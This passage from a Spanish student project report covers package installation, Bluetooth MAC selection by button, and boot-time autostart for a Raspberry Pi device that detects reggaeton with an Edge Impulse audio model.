


Fig. 4.34 - Entrenamiento terminado

4.1.5. Instalación de dependencias

Lo primero antes de instalar ninguna dependencia es crear un entorno virtual, de esta forma evitaremos conflictos de versiones con posibles dependencias que ya tengamos instaladas.

Esto lo haremos con el siguiente comando

```
usuario@raspberrypi: ~/Desktop
Archivo Editar Pestañas Ayuda
usuario@raspberrypi:~/Desktop $ python -m venv Aguafiestas
usuario@raspberrypi:~/Desktop $
```

Una vez tengamos creado el entorno, procedemos a entrar en él y activarlo. Cuando veamos a la izquierda entre paréntesis el nombre del entorno ya estaremos dentro y podremos instalar las dependencias.

```
usuario@raspberrypi: ~/Desktop/Aguafiestas
Archivo Editar Pestañas Ayuda
usuario@raspberrypi:~/Desktop $ cd Aguafiestas/
usuario@raspberrypi:~/Desktop/Aguafiestas $ source ./bin/activate
(Aguafiestas) usuario@raspberrypi:~/Desktop/Aguafiestas $
```

El siguiente paquete lo necesitaremos ya que el modelo de Edge Impulse hace uso de él.

```
(Aguafiestas) usuario@raspberrypi:~/Desktop $ sudo apt-get install libatlas-base-dev libportaudio0 libportaudio2 libportaudiocpp0 portaudio19-dev
Leyendo lista de paquetes... Hecho
Creando árbol de dependencias... Hecho
Leyendo la información de estado... Hecho
libatlas-base-dev ya está en su versión más reciente (3.10.3-13+rpi1).
libportaudio0 ya está en su versión más reciente (18.1-7.1).
libportaudio2 ya está en su versión más reciente (19.6.0-1.2).
libportaudiocpp0 ya está en su versión más reciente (19.6.0-1.2).
portaudio19-dev ya está en su versión más reciente (19.6.0-1.2).
0 actualizados, 0 nuevos se instalarán, 0 para eliminar y 8 no actualizados.
(Aguafiestas) usuario@raspberrypi:~/Desktop $
```

Nos aseguramos de que la librería portaudio este instalada, está la necesitamos para la entrada de audio en nuestro programa.

```
(Aguafiestas) usuario@raspberrypi:~/Desktop $ sudo apt install portaudio19-dev
Leyendo lista de paquetes... Hecho
Creando árbol de dependencias... Hecho
Leyendo la información de estado... Hecho
portaudio19-dev ya está en su versión más reciente (19.6.0-1.2).
0 actualizados, 0 nuevos se instalarán, 0 para eliminar y 8 no actualizados.
(Aguafiestas) usuario@raspberrypi:~/Desktop $
```

Después, necesitamos instalar la librería de Edge Impulse para el reconocimiento del modelo creado anteriormente.

```
usuario@raspberrypi:~/Desktop
Archivo Editar Pestañas Ayuda
(Aguafiestas) usuario@raspberrypi:~/Desktop $ pip3 install edge_ impulse_linux -i
https://pypi.python.org/simple
Looking in indexes: https://pypi.python.org/simple, https://www.piwheels.org/sim
ple
Collecting edge_ impulse_linux
  Using cached https://www.piwheels.org/simple/edge- impulse-linux/edge_ impulse_l
inux-1.0.9-py3-none-any.whl (11 kB)
Collecting numpy>=1.19
  Using cached https://www.piwheels.org/simple/numpy/numpy-1.26.4-cp311-cp311-li
nux_armv7l.whl (5.6 MB)
Collecting psutil>=5.8.0
  Using cached https://www.piwheels.org/simple/psutil/psutil-5.9.8-cp311-abi3-li
nux_armv7l.whl (283 kB)
Installing collected packages: psutil, numpy, edge_ impulse_linux
Successfully installed edge_ impulse_linux-1.0.9 numpy-1.26.4 psutil-5.9.8
(Aguafiestas) usuario@raspberrypi:~/Desktop $
```

Comprobamos que tengamos Git instalado para poder clonar el código de Edge Impulse desde GitHub.

```
usuario@raspberrypi:~/Desktop
Archivo Editar Pestañas Ayuda
(Aguafiestas) usuario@raspberrypi:~/Desktop $ sudo apt install git
Leyendo lista de paquetes... Hecho
Creando árbol de dependencias... Hecho
Leyendo la información de estado... Hecho
git ya está en su versión más reciente (1:2.39.2-1.1).
0 actualizados, 0 nuevos se instalarán, 0 para eliminar y 8 no actualizados.
(Aguafiestas) usuario@raspberrypi:~/Desktop $
```

Ahora clonaremos el proyecto oficial de Edge Impulse al entorno virtual.

```
(Aguafiestas) usuario@raspberrypi:~/Desktop/Aguafiestas $ git clone https://github.com/edgeimpulse/linux-sdk-python
Clonando en 'linux-sdk-python'...
remote: Enumerating objects: 179, done.
remote: Counting objects: 100% (73/73), done.
remote: Compressing objects: 100% (15/15), done.
remote: Total 179 (delta 65), reused 58 (delta 58), pack-reused 106
Recibiendo objetos: 100% (179/179), 53.25 KiB | 973.00 KiB/s, listo.
Resolviendo deltas: 100% (105/105), listo.
(Aguafiestas) usuario@raspberrypi:~/Desktop/Aguafiestas $
```

Instalaremos PIP, de esta manera comprobamos si tenemos la última versión, y de no ser así la instalaríamos, en mi caso ya tengo la última versión.

```
(Aguafiestas) usuario@raspberrypi:~/Desktop/Aguafiestas $ sudo apt-get install python3-pip
Leyendo lista de paquetes... Hecho
Creando árbol de dependencias... 0%
Creando árbol de dependencias... Hecho
Leyendo la información de estado... Hecho
python3-pip ya está en su versión más reciente (23.0.1+dfsg-1+rpt1).
0 actualizados, 0 nuevos se instalarán, 0 para eliminar y 8 no actualizados.
(Aguafiestas) usuario@raspberrypi:~/Desktop/Aguafiestas $
```

Instalamos la librería de Py Audio

```
(Aguafiestas) usuario@raspberrypi:~/Desktop/Aguafiestas $ sudo python3 -m pip install pyaudio
Looking in indexes: https://pypi.org/simple, https://www.piwheels.org/simple
Collecting pyaudio
  Downloading https://www.piwheels.org/simple/pyaudio/PyAudio-0.2.14-cp311-cp311-linux_armv7l.whl (64 kB)
   ━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 64.6/64.6 kB 773.3 kB/s eta 0:00:00
Installing collected packages: pyaudio
Successfully installed pyaudio-0.2.14
```

Clonamos el repositorio GitHub de Adafruit_Python_GPIO, esto es lo que nos permite reconocer lo que tenemos conectado a los pines GPIO, es decir, el botón y la pantalla OLED.

```
(Aguafiestas) usuario@raspberrypi:~/Desktop/Aguafiestas $ git clone https://github.com/adafruit/Adafruit_Python_GPIO.git
Clonando en 'Adafruit_Python_GPIO'...
remote: Enumerating objects: 515, done.
remote: Total 515 (delta 0), reused 0 (delta 0), pack-reused 515
Recibiendo objetos: 100% (515/515), 208.91 KiB | 404.00 KiB/s, listo.
Resolviendo deltas: 100% (319/319), listo.
(Aguafiestas) usuario@raspberrypi:~/Desktop/Aguafiestas $
```

Entramos en el repositorio clonado e instalamos la dependencia.

```
(Aguafiestas) usuario@raspberrypi:~/Desktop/Aguafiestas/Adafruit_Python_GPIO $ sudo python3 setup.py install
Adafruit GPIO Library
Works best with Python 2.7
THIS INSTALL SCRIPT MAY REQUIRE ROOT/ADMIN PERMISSIONS
Especially if you installed python for "all users" on Windows

try the following in your systems terminal if ensurepip is not sufficient:
$ python -m ensurepip --upgrade
$ python -m pip install --upgrade pip setuptools
running install
/usr/lib/python3/dist-packages/setuptools/command/install.py:34: SetuptoolsDeprecationWarning: setup.py install is deprecated. Use build and pip and other standards-based tools.
  warnings.warn(
/usr/lib/python3/dist-packages/setuptools/command/easy_install.py:146: EasyInstallDeprecationWarning: easy_install command is deprecated. Use build and pip and other standards-based tools.
  warnings.warn(
running bdist_egg
running egg_info
creating Adafruit_GPIO.egg-info
writing Adafruit_GPIO.egg-info/PKG-INFO
writing dependency_links to Adafruit_GPIO.egg-info/dependency_links.txt
writing requirements to Adafruit_GPIO.egg-info/requirements.txt
writing top-level names to Adafruit_GPIO.egg-info/top_level.txt
```

La siguiente dependencia nos permite ejecutar código de CircuitPython en la raspberry, es decir, en nuestro código podremos interactuar con la pantalla y botón, esto es importante tenerlo instalado ya que si no, no podremos interactuar con los componentes.

```
(Aguafiestas) usuario@raspberrypi:~/Desktop/Aguafiestas $ pip3 install adafruit-blinka
Looking in indexes: https://pypi.org/simple, https://www.piwheels.org/simple
Collecting adafruit-blinka
  Downloading https://www.piwheels.org/simple/adafruit-blinka/Adafruit_Blinka-8.39.2-py3-none-any.whl (335 kB)
    335.3/335.3 kB 1.2 MB/s eta 0:00:00
Collecting Adafruit-PlatformDetect>=3.62.0
  Downloading https://www.piwheels.org/simple/adafruit-platformdetect/Adafruit_PlatformDetect-3.63.0-py3-none-any.whl (4 kB)
Collecting Adafruit-PureIO>=1.1.7
  Using cached https://www.piwheels.org/simple/adafruit-pureio/Adafruit_PureIO-1.1.11-py3-none-any.whl (10 kB)
Collecting pyftdi>=0.40.0
  Downloading https://www.piwheels.org/simple/pyftdi/pyftdi-0.55.4-py3-none-any.whl (145 kB)
    145.6/145.6 kB 2.2 MB/s eta 0:00:00
Collecting adafruit-circuitpython-typing
  Downloading https://www.piwheels.org/simple/adafruit-circuitpython-typing/adafruit_circuitpython_typing-1.10.3-py3-n
e-any.whl (11 kB)
Collecting RPi.GPIO
  Using cached https://www.piwheels.org/simple/rpi-gpio/RPi.GPIO-0.7.1-cp311-cp311-linux_armv7l.whl (67 kB)
Collecting rpi-ws281x>=4.0.0
  Downloading https://www.piwheels.org/simple/rpi-ws281x/rpi_ws281x-5.0.0-cp311-cp311-linux_armv7l.whl (120 kB)
    120.6/120.6 kB 1.1 MB/s eta 0:00:00
Collecting sysv-ipc>=1.1.0
  Downloading https://www.piwheels.org/simple/sysv-ipc/sysv_ipc-1.1.0-cp311-cp311-linux_armv7l.whl (66 kB)
    66.5/66.5 kB 1.4 MB/s eta 0:00:00
Collecting pyusb!=1.2.0,>=1.0.0
  Downloading https://www.piwheels.org/simple/pyusb/pyusb-1.2.1-py3-none-any.whl (58 kB)
    58.4/58.4 kB 2.8 MB/s eta 0:00:00
Collecting pyserial>=3.0
  Downloading https://www.piwheels.org/simple/pyserial/pyserial-3.5-py2.py3-none-any.whl (90 kB)
```

Esta es otra dependencia similar a la anterior que necesitamos tener instalada ya que influye directamente con los componentes, en este caso con la pantalla ya que contiene el controlador de esta.

```
(Aguafiestas) usuario@raspberrypi:~/Desktop/Aguafiestas $ sudo pip3 install adafruit-circuitpython-ssd1306
Looking in indexes: https://pypi.org/simple, https://www.piwheels.org/simple
Collecting adafruit-circuitpython-ssd1306
  Downloading https://www.piwheels.org/simple/adafruit-circuitpython-ssd1306/adafruit_circuitpython_ssdl306-2.12.17-py3-none-any.whl (7.6 kB)
Collecting Adafruit-Blinka
  Downloading https://www.piwheels.org/simple/adafruit-blinka/Adafruit_Blinka-8.39.2-py3-none-any.whl (335 kB)
  335.3/335.3 KB 1.4 MB/s eta 0:00:00
Collecting adafruit-circuitpython-busdevice
  Downloading https://www.piwheels.org/simple/adafruit-circuitpython-busdevice/adafruit_circuitpython_busdevice-5.2.9-py3-none-any.whl (7.5 kB)
Collecting adafruit-circuitpython-framebuf
  Downloading https://www.piwheels.org/simple/adafruit-circuitpython-framebuf/adafruit_circuitpython_framebuf-1.6.5-py3-none-any.whl (9.2 kB)
Collecting Adafruit-PlatformDetect>=3.62.0
  Downloading https://www.piwheels.org/simple/adafruit-platformdetect/Adafruit_PlatformDetect-3.63.0-py3-none-any.whl (24 kB)
Requirement already satisfied: Adafruit-PureIO>=1.1.7 in /usr/local/lib/python3.11/dist-packages/Adafruit_PureIO-1.1.11-py3.11.egg (from Adafruit-Blinka->adafruit-circuitpython-ssd1306) (1.1.11)
Collecting pyftdi>=0.40.0
  Downloading https://www.piwheels.org/simple/pyftdi/pyftdi-0.55.4-py3-none-any.whl (145 kB)
  145.6/145.6 KB 1.1 MB/s eta 0:00:00
Collecting adafruit-circuitpython-typing
  Downloading https://www.piwheels.org/simple/adafruit-circuitpython-typing/adafruit_circuitpython_typing-1.10.3-py3-none-any.whl (11 kB)
Requirement already satisfied: RPi.GPIO in /usr/lib/python3/dist-packages (from Adafruit-Blinka->adafruit-circuitpython-ssd1306) (0.7.1a4)
Collecting rpi-ws281x>=4.0.0
  Downloading https://www.piwheels.org/simple/rpi-ws281x/rpi_ws281x-5.0.0-cp311-cp311-linux_armv7l.whl (120 kB)
  120.0/120.0 KB 0.0 MB/s eta 0:00:00
```

5. Mejoras del proyecto

5.1. Batería portátil.

La raspberry tiene que estar conectada a una fuente de corriente de 5V y es un problema que cada vez que queramos utilizarlo tengamos que estar todo el rato conectándolo a la corriente.

Es una ventaja que estos aparatos funcionan con 5V, y esto significa que nos basta con una batería portátil para poder encender la raspberry.

Por esto he adquirido una batería que funcione a 5V con USB-C para poder conectar la raspberry y hacerla portátil.



Fig. 5.1 - Batería portátil

5.2.Selección de MAC con botón.

El siguiente paso para que nuestra raspberry sea totalmente portable es poder seleccionar la MAC con el botón en vez de introducirla manualmente en el código, para esto tenemos otro archivo Python que ejecuta un hcitool scan, esto muestra todos los dispositivos bluetooth y lo plasma en un archivo txt.

Después recorremos el archivo txt y sacamos todas las variables, estas las podemos utilizar para mostrarlas después por pantalla, en mi caso muestro el nombre y la MAC.

La parte final es pasar la MAC seleccionada al código de detección de reggaetón. Esto lo vamos a hacer con la herramienta subprocess para ejecutar un archivo Python, además si la MAC seleccionada está vacía, se volverá a ejecutar la utilidad de escaneo, una vez este seleccionada la MAC, se la pasamos como parámetro al archivo de detección y la recogemos en su código para utilizarla.

```
result = subprocess.run(['hcitool', 'scan'], stdout=output_file)
counter=0
selectedMac=""

with open("scan.txt", "r") as f:
    for line in f:
        if ":" in line:
            parts = line.split("\t")
            nombre=parts[2].replace('\n', '')
            mac=parts[1].replace('\n', '')
            print("Device: "+nombre)
            print("MAC: "+mac)
            counter=counter+1
            print("Configure this MAC?")
            updateScreen(mac, nombre)
            iterations=5
            while iterations>0 and selectedMac=='':
                if GPIO.input(buttonPin) == GPIO.LOW:
                    selectedMac=mac
                time.sleep(1)
                iterations=iterations-1
                print(str(iterations)+"...")

if selectedMac!="":
    print("Selected MAC: "+selectedMac)
    updateScreen("MAC Seleccionada", mac)
    subprocess.run(['python3', 'aguafiestas.py', '--mac', selectedMac])
else:
    print("MAC no seleccionada")
    updateScreen("MAC no configurada", "Prueba otra vez")
    subprocess.run(['python3', 'aguafiestasscan.py'])
```

Fig. 5.2 - Código utilidad escaneo

5.3. Ejecución autónoma al arranque de la Raspberry.

Otro paso muy importante es que todo este código se ejecute solo cuando la raspberry se conecte a la corriente o en este caso a la batería ya que no vamos a tener ni teclado ni pantalla para poder ejecutarlo manualmente.

Para esto vamos a crear un script con los pasos que queremos que se ejecuten cuando se inicie el sistema.

Primero nos moveremos a la carpeta donde tenemos el código y el entorno virtual.

Después activaremos el entorno virtual

Por último, ejecutaremos el archivo Python con el escaneo.

```
#!/bin/bash
# Navegamos hasta la carpeta con el código y el entorno virtual.
cd /home/usuario/Desktop/Blocker
# Activamos el entorno virtual
source ./bin/activate
# Ejecutar el archivo de escaneo bluetooth.
python aguafiestasscan.py
```

Fig. 5.3 - Script de ejecución

Tenemos que dar permisos de ejecución al script para que se pueda ejecutar solo.

```
(Blocker) usuario@raspberrypi:~/Desktop/Blocker $ chmod +x script.sh
(Blocker) usuario@raspberrypi:~/Desktop/Blocker $
```

Fig. 5.4 - Permisos de ejecución script

Ahora tenemos que hacer que este script se inicie solo cuando el sistema arranque. Para esto utilizaremos crontab.

Ejecutamos crontab -e y editamos el archivo.

Añadimos @reboot para que cada vez que se ejecute se inicie el script.

```
GNU nano 7.2          /tmp/crontab.CjwspI/crontab *
# and what command to run for the task
#
# To define the time you can provide concrete values for
# minute (m), hour (h), day of month (dom), month (mon),
# and day of week (dow) or use '*' in these fields (for 'any').
#
# Notice that tasks will be started based on the cron's system
# daemon's notion of time and timezones.
#
# Output of the crontab jobs (including errors) is sent through
# email to the user the crontab file belongs to (unless redirected).
#
# For example, you can run a backup of all your user accounts
# at 5 a.m every week with:
# 0 5 * * 1 tar -zcf /var/backups/home.tgz /home/
#
# For more information see the manual pages of crontab(5) and cron(8)
#
# m h  dom mon dow   command
@reboot /home/usuario/Desktop/Blocker/script.sh
```

Fig. 5.5 - Crontab

Reiniciamos el sistema y ahora debería de ejecutar el script automáticamente y no deberíamos de tener que utilizar teclado y pantalla para nada más.

5.4. Proyecto final

Una vez terminado el proyecto final, tenemos una raspberry portable junto con un programa de detección de reggaetón, este es mi proyecto final.



Todo el proyecto, es decir, archivos, logs, dependencias instaladas, memoria, etc, estarán subidos en GitHub en la siguiente URL.

- <https://github.com/IkerS25/Aguafiestas-3000>

6. Referencias

- [1] [En línea]. Available: <https://www.python.org/doc/>. [Último acceso: 27 05 2024].
- [2] [En línea]. Available: <https://docs.edgeimpulse.com/docs>. [Último acceso: 27 05 2024].
- [3] [En línea]. Available: <https://www.tinkercad.com/>. [Último acceso: 27 05 2024].